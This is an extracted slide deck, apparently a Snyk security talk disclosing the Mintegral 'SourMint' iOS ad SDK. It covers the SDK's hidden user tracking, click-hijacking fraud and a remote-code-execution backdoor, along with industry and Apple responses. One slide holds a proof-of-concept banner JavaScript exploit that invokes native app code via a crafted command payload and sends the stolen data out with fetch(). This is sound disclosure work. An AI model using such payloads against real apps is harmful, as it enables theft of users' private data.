

Sour Mint

The case of malicious advertisement SDK affecting
thousands of mobile apps

Security Research Team Lead at Snyk



I am a family guy 

 Saint-Petersburg   Tel Aviv

CTF player – 5BC team



[@byte89](#) in Twitter 

Kirill Efimov





Raul Onitza-Klugman



Danny Grander

MintegralAdSDK

⟨COCOAPODS⟩

Mintegral

- Online app monetization platform
- Owned by **Mobvista** (public company)
- Headquartered in China, with offices around the globe

MintegralAdSDK




- Available for both iOS and Android
- Lets the app developer (publisher) monetize on advertisement
- August 2020
 - Closed source
 - Integrated into ~3,000 apps
 - Billion downloads (1.2B) a month

Disclaimer


Bad smells

- The code is not open
- Some classes are obfuscated
- The SDK uses custom base64-like encoding in requests
- Method swizzling



Excessive data collection

- OpenURL tracking
- HTTP request tracking
- StoreKit events tracking





Instance Method

openURL:options:completionHandler:

Attempts to asynchronously open the resource at the specified URL.

Declaration

```
- (void)openURL:(NSURL *)url
    options:(NSDictionary<UIApplicationOpenExternalURLOptionsKey, id> *)options
 completionHandler:(void (^)(BOOL success))completion;
```

Parameters

url

A URL (Universal Resource Locator). The resource identified by this URL may be local to the current app or it may be one that must be provided by a different app. UIKit supports many common schemes, including the http, https, tel, facetime, and mailto schemes. You can also employ custom URL schemes associated with apps installed on the device.



openURL

<http://example.com>



<http://example.com>

Mintegral

<https://n.systemlog.me/log>

<https://n.systemlog.me/log>

```
{
  'cn': 'ViewController',
  'u': 'https://example.com?foo=bar&x=y',
  'nid': 0,
  'type': '3',
  'mn': 'openURLWithOptions:',
  'trc': '["2|awesomgame|0x0000000104102f18 -[ViewController openURLWithOptions:] +
152","3|UIKitCore|0x00007fff49326c1d -[UIApplication sendAction:to:from:forEvent:] +
83","4|UIKitCore|0x00007fff48cd5baa -[UIControl sendAction:to:forEvent:] +
223","5|UIKitCore|0x00007fff48cd5ef2 -[UIControl _sendActionsForEvents:withEvent:] +
396","6|UIKitCore|0x00007fff48cd4e63 -[UIControl touchesEnded:withEvent:] + 497"]'
}
```

1. Impression



2. Click



Matching

Click Log

Redirect via Tracking Server


3. Download



4. Install



Install Log



Click Hijacking



<https://www.singular.net/blog/sourmint-ad-fraud/>

HTTP request tracking



```
GET /api HTTP/1.1
....
....
Authorization: SECRET-TOKEN
....
....
```




*Application
Backend*

```
GET /api HTTP/1.1
....
....
Authorization: SECRET-TOKEN
....
....
```

Mintegral

<https://n.systemlog.me/log>

All the tracking functionality is enabled even if the SDK is not explicitly initialized



No tracking if

- Debugger attached
- Jailbroken device
- Interception proxy

August 24th, 2020

EDITION: ▼

ZDNet Q

CXO HARDWARE MICROSOFT STORAGE INNOVATION APPLE SECURITY MORE ▼ NEWS

Report claims a popular iOS SDK is stealing click revenue from other ad networks

The suspicious iOS SDK is used by more than 1,200 apps, with 300 million downloads/month.

Forbes

EDITORS' PICK | 34,554 views | Aug 24, 2020, 08:00am EDT

Malicious Chinese SDK In 1,200 iOS Apps With Billions Of Installs Causing 'Major Privacy Concerns To Hundreds Of Millions Of Consumers'

 **John Koetsier** Senior Contributor @
Consumer Tech
John Koetsier is a journalist, analyst, author, and speaker.



August 25, 2020

1,200 iOS apps unknowingly handing over dollars to Chinese ad platform

Larry Jaffee

DARKReading

Large Ad Network Collects Private Activity Data, Reroutes Clicks

A Chinese mobile advertising firm has modified code in the software development kit included in more than 1,200 apps, maliciously collecting user activity and performing ad fraud, says Snyk, a software security firm.



Fraud rates after the publication

Network	Rate before publication	Rate after publication
Affected network A	9.83%	0.25%
Affected network B	6.58%	0.95%
Affected network C	2.99%	0.40%
Non affected network A	0.29%	0.16%
Non affected network B	0.00%	0.15%
Non affected network C	0.01%	0.06%

<https://www.singular.net/blog/sourmint-ad-fraud/>

Mediation platforms reaction

← → ↻ raw.githubusercontent.com/mopub/mopub-ios-sdk/master/CHANGELOG.md

Version 5.14.0 (October 1, 2020)

- **Features**

- Add beta support for OMSDK version 1.3.4.
- iOS14 support for `SKAdNetwork`, `ATTrackingManagerAuthorizationStatus`, and location changes.
- Support Pangle as a certified mediation network.
- **Remove Mintegral as a certified mediation network.**
- Bump minimum Xcode version to Xcode 12.

MintegralAdSDK goes open source



Mintegral SDK Going Open-Source For Increased Transparency And Security

Following some recent allegations against our SDK, we have decided to move it to open-source. Read on to find out more about this change.


Erick Fang, CEO of Mintegral


2020-09-04

<https://www.mintegral.com/en/blog/mintegral-sdk-going-open-source-for-increased-transparency-and-security/>

Diff analyses (removed symbols)

- `_CXX_CXX_OperationPKTask`
- `MTGCommandDispatcher`
- `MTGComponentCommands`
- `MTGRemoteCommand`
- `MTGRemoteCommandParameterModel`
- `MTGRemoteCommandParser`
- `MTGInvocationBoxing`







MTGRemoteCommand

```
{  
  "uniqueIdentifier": "hbxtJ7QU+TPXJ75ZH+SXhFQTYbzP",  
  "name": "Y7KtHv==",  
  "parameters": [],  
  "result": {"type": 3}  
}
```

<https://snyk.io/research/sour-mint-malicious-sdk/#rce>



<https://snyk.io/research/sour-mint-malicious-sdk/>



```

8      #import "NoteRepository.h"
9
10     @implementation NoteRepository
11
12     +(void)save:(NSString*)text {
13         NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
14         NSString *documentsDirectory = [paths objectAtIndex:0];
15         NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"secret.txt"];
16
17         [text writeToFile:filePath atomically:TRUE encoding:NSUTF8StringEncoding error:NULL];
18     }
19
20     +(NSString*)load {
21         NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
22         NSString *documentsDirectory = [paths objectAtIndex:0];
23         NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"secret.txt"];
24         NSString *str = [NSString stringWithContentsOfFile:filePath encoding:NSUTF8StringEncoding error:NULL];
25
26         if (str == nil || [str isEqual:@""]) {
27             str = @"Put your secret note here!";
28         }
29
30         return str;
31     }
32
33     @end

```

The exploit

```
104     window.WindVane = {
105         onSuccess: function (_, data) {
106             fetch('http://localhost:8080/log?data=' + encodeURIComponent(atob(data)));
107         }
108     };
109
110     const payload = {
111         "uniqueIdentifier": "hbxtJ7QU+TPXJ75ZH+SXhFQTYbzP", // static_NoteRepository
112         "name": "Y7KtHv==", // load
113         "result": {"type": 3}, // string
114     };
115     location.href = 'mv://1:fucId/handleNativeObject?' + JSON.stringify(payload);
116 </script>
117 </body>
118 </html>
```

The Secret Note application

1st party native code




UI



Controller



NoteRepository



3d party
MintegralAdSDK


WebView (banner)



MTGRemoteCommand

Malicious advertiser
backend

Banner JavaScript with
the RCE payload




Mintegral backend


Banner HTML

RCE? Backdoor?


Disclosed to Apple

 **Graeme Devine** @zaphodgjd · Oct 3, 2020 · Twitterrific for Mac

I just got this "Guideline 2.5.2 - Performance - Software Requirements Your app includes the MTGInvocationBoxing class, which allows for remote code execution." But I can't find any info on what "MTGInvocationBoxing" might be? Has anyone out there heard of it?

 **swemoney** @swemoney · Oct 3, 2020

I may have found something. Literally no results on Google but a single result from after these emails went out on GitHub in Mintegral's SDK. Mintegral is included in Appodeal 2.7.4 if you're using native, interstitial, or video ads. It appears to be optional in 2.8.0 beta.


 **unity**

Forums > Unity Community Discussion > Platforms > **iOS and tvOS**

Search Forums Recent Posts

Search this thread...

Help Wanted Wht is MTGInvocationBoxing ?

 **Seraphim-Whiteless**

Please need help!
Appstore warn us.

Hello,

We are writing to let you know about new information regarding your app.

Upon re-evaluation, we found that your app is not in compliance with the App Store Review Guidelines. Specifically, we found your app is in violation of the following:

Guideline 2.5.2 - Performance - Software Requirements
Your app includes the MTGInvocationBoxing class, which allows for remote code execution.

Next Steps

Please revise your app to remove use of the MTGInvocationBoxing class from your app and submit a new version for review.

To ensure there is no interruption of the availability of your app on the App Store, please submit an update within one week of the date of this message. If we do not receive an update compliant with the App Store Review Guidelines within one week, your app will be removed from sale. Please note, if your app is found to be out of compliance for any reason and rejected after the time period provided has elapsed, your app will be removed from sale until a compliant update is submitted, approved and released to the App Store.

Future submissions of this app may require a longer review time, and this app will not be eligible for an expedited review.

If you have any questions about this information, please reply to this message to let us know.

Best regards,

App Store Review

Oct 3, 2020

developer.apple.com/forums/thread/662776

Developer Discover Design Develop Distribute Support

Developer Forums Search by keywords or tags

What is MTGInvocationBoxing?

I've got message:

Guideline 2.5.2 - Performance - Software Requirements Your app includes the MTGInvocationBoxing class, which allows for remote code execution.

But I have no idea what it is and I cannot find this class in the project. Someone knows how to fix this issue?

Unity version - 2019.4.9f1

App Review Xcode Games


Asked 5 months ago

Solved Answer


I found it. In my case It's Mintegral ads plugin.

Impact



1 SDK



Thousands of
apps



Billions of users



Impact

- Less fraud
- Tracking functionality deleted
- RCE capabilities deleted
- In Android: downloads tracking removed
- Increased awareness

Resources

- Initial disclosure

<https://snyk.io/blog/sourmint-malicious-code-ad-fraud-and-data-leak-in-ios/>

- Android and RCE disclosure

<https://snyk.io/blog/remote-code-execution-rce-sourmint/>

- Technical research write up <https://snyk.io/research/sour-mint-malicious-sdk/>

- Developers as a Malware Distribution Vehicle talk

- <https://www.infoq.com/presentations/dev-malware-spread/>

- <https://vimeo.com/287728855>

- <https://www.singular.net/blog/sourmint-ad-fraud/>

Questions?

